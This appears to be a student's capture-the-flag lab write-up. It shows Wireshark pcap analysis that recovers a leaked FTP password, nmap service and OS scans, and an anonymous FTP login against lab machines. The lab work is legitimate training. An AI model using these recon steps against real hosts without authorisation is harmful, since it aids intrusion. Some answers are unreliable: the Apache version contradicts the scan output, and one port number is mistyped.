

## ARP communications






## Question 7&8

7- The Elf McSkidy's wishlist that will be used to replace Elf McEager

8- The author of Operation Artic Storm







### **The Throughout Process:**

Firstly, we downloaded the aoc-pcaps.zip and opened up pcap1.pcap in Wireshark. Next , we searched for ICMP in protocol and we found the ip address that initiates an ICMP/ping which is **10.11.3.2**. For question 2, the filter that we would use if we only wanted to see HTTP GET requests, we would use the **http.request.method==GET** which we referred to the tryhackme notes that were given. Then, we apply the filter in "pcap1.pcap" to search for the name of article that the IP address "10.10.67.199" visited. We found out that the IP address "10.10.67.199" visited the article named **reindeer-of-the-week**. For the next question, we are required to look at the captured FTP traffic and search for the leaked password during the login process. So, we opened up "pcap2.pcap" and use the filter **tcp.port==21** and we found "please specify your password" in one of the info. Then, we right clicked on it and clicked "follow" then "TCP stream". From there, we can see the whole conversation and we can see the leaked password which is **plaintext\_password\_fiasco**. Next, the name of the protocol that is encrypted is SSH as we saw on the top of the list. For the next question, we just simply searched for the ARP protocol and we found the answer for "Who has 10.10.122.128? Tell 10.10.10.1" , which is "**02:c0:56:51:8a:51**". For the last section of the question which is question 7 and 8, we opened up "pcap3.pcap" and we found out there was an info stated "applications/zip". We follow the TCP stream and we can see there is a christmas.zip file in "pcap3.pcap". From there, we went to "file", then clicked "Export objects" and then "HTTP" to save the christmas.zip file into the system. From there, we can get the answer for the Elf McSkidy's wishlist that will be used to replace Elf McEager in the "**elf\_mcskid\_y\_wishlist.txt**" and also the author of Operation Artic Storm in the "Operation Artic Storm.pdf" file.

## **Day 8: Networking What;s Under the Christmas Tree?**


**Tools used:** : Kali Linux, Firefox, Attackbox

**Solution:**

### **Question 1**

When was Snort created ?

- 1998



### **Question 2**

Using Nmap on MACHINE\_IP , what are the port numbers of the three services running?

- 80,222,3389

The screenshot shows a terminal window on a Kali Linux desktop environment. The user has run the command `nmap 10.10.123.101`. The output shows the following results:


```
mystudentid@kali: ~
$ nmap 10.10.123.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-23 00:27 EDT
Nmap scan report for 10.10.123.101
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 30.23 seconds
```

### Question 3

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

- Ubuntu




```
mystudentid@kali:~$ nmap -T4 -O 10.10.140.161
[...]
NSE Timing: About 99.76% done; ETC: 0:00:48 (0:00:00 remaining)
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC#439;s Internal Blog
|_http-generator: Hugo 0.78.2
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (EDDSA)
|_  256 d0:e6:72:18:b5:20:89:75:ds:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.27 seconds
```

### Question 4

What is the version of Apache?

- 2.4.46



What is the version of Apache?

All Images Videos News Shopping More Tools

Check which page was viewed the most among 133,000,000 search results Scan in 1 second

The current latest release for Apache httpd is version **2.4. 46**. However, this is more of a minor update with a small handful of security updates addressing CVE-2020-11984, CVE-2020-11993, and slight modifications to mod\_http2. The last major release of Apache server was 2.4 and that was close to a decade ago. 17 May 2022


**Developer:** Robert McCool, Apache Foundation

**Type:** Web server

## **Question 5**

What is running on port 2222?

- ssh



The screenshot shows a terminal window titled "root@ip-10-10-153-225: ~". The terminal displays the output of an Nmap scan for host 10.10.239.12. The output shows that port 2222/tcp is open and running OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0). The host is identified as being up with 0.0018s latency. It also lists other ports like 80/tcp (http) and 3389/tcp (ms-wbt-server/xrdp), along with MAC address information and TCP/IP fingerprints.

```
root@ip-10-10-153-225:~# nmap -A 10.10.239.12
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 17:31 BST
Nmap scan report for ip-10-10-239-12.eu-west-1.compute.internal (10.10.239.12)
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:5C:7F:C6:DE:5B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```


TCP/IP fingerprint:

```
OS:SCAN(V=7.60%E=4%D=6/21%OT=80%CT=1%CU=40327%PV=Y%DS=1%DC=D%G=Y%M=025C7F%T
OS:M=62B1F2BD%P=x86_64-pc-linux-gnu)SF0(SP=101%GCD=1%ISR=10D%TI=7%CI=7%TS=A
```

### **Question 6**

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

-blog



```
root@ip-10-10-153-225: ~
File Edit View Search Terminal Help
root@ip-10-10-153-225:~# nmap -A 10.10.239.12

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 17:31 BST
Nmap scan report for ip-10-10-239-12.eu-west-1.compute.internal (10.10.239.12)
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
|_ol 2.0)
> ssh-hostkey:
  2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
  256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:5C:7F:C6:DE:5B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.60%E=4%D=6/21%OT=80%CT=1%CU=40327%PV=Y%DS=1%DC=D%G=Y%M=025C7F%T%OS:M=62B1F2BD%P=x86_64-pc-linux-gnu)SFO(SP=101%GCD=1%TSR=10D%TI=7%CT=7%TS=A)
```

### **PROCESS**

First, use Google to look for the response to question 1. Open the terminal window after that. Enter [IP ADDRESS] into nmap. For question 2, look up the port numbers. Enter nmap -A [IPADDRESS] next to get the results of the nmap scan. Look up the answer to the report's questions 3, 4, and 6.

## **Day 9: [Networking] – Anyone Can Be Santa**

**Tools used:** Kali Linux, firefox, Attackbox

### **Question 1**

Launch the terminal. enter ftp [IP ADDRESS]. Enter "anonymous" as the name next, and then execute the ls command.

- • backups
- • elf\_workshops
- • human\_resources
- • public

### **Question 2**

Name the FTP server directory that contains the data that the "anonymous" user can access.

-public

```
root@ip-10-10-197-76:~ root@ip-10-10-197-76:~  
File Edit View Search Terminal Help  
root@ip-10-10-197-76:~# ftp 10.10.240.10  
Connected to 10.10.240.10.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.240.10:root): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> get shoppinglist.txt
```

#### Question 4

- The Polar Express Movie

On shoppinglist.txt, use the get command. Enter exit at that point to exit. In the terminal, type cat shoppinglist.txt.

```
root@ip-10-10-197-76:~  
File Edit View Search Terminal Help  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> get shopping.txt  
local: shopping.txt remote: shopping.txt  
200 PORT command successful. Consider using PASV.  
550 Failed to open file.  
ftp> get backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for backup.sh (341 bytes).  
226 Transfer complete.  
341 bytes received in 0.00 secs (227.4644 kB/s)  
ftp> get shoppinglist.txt  
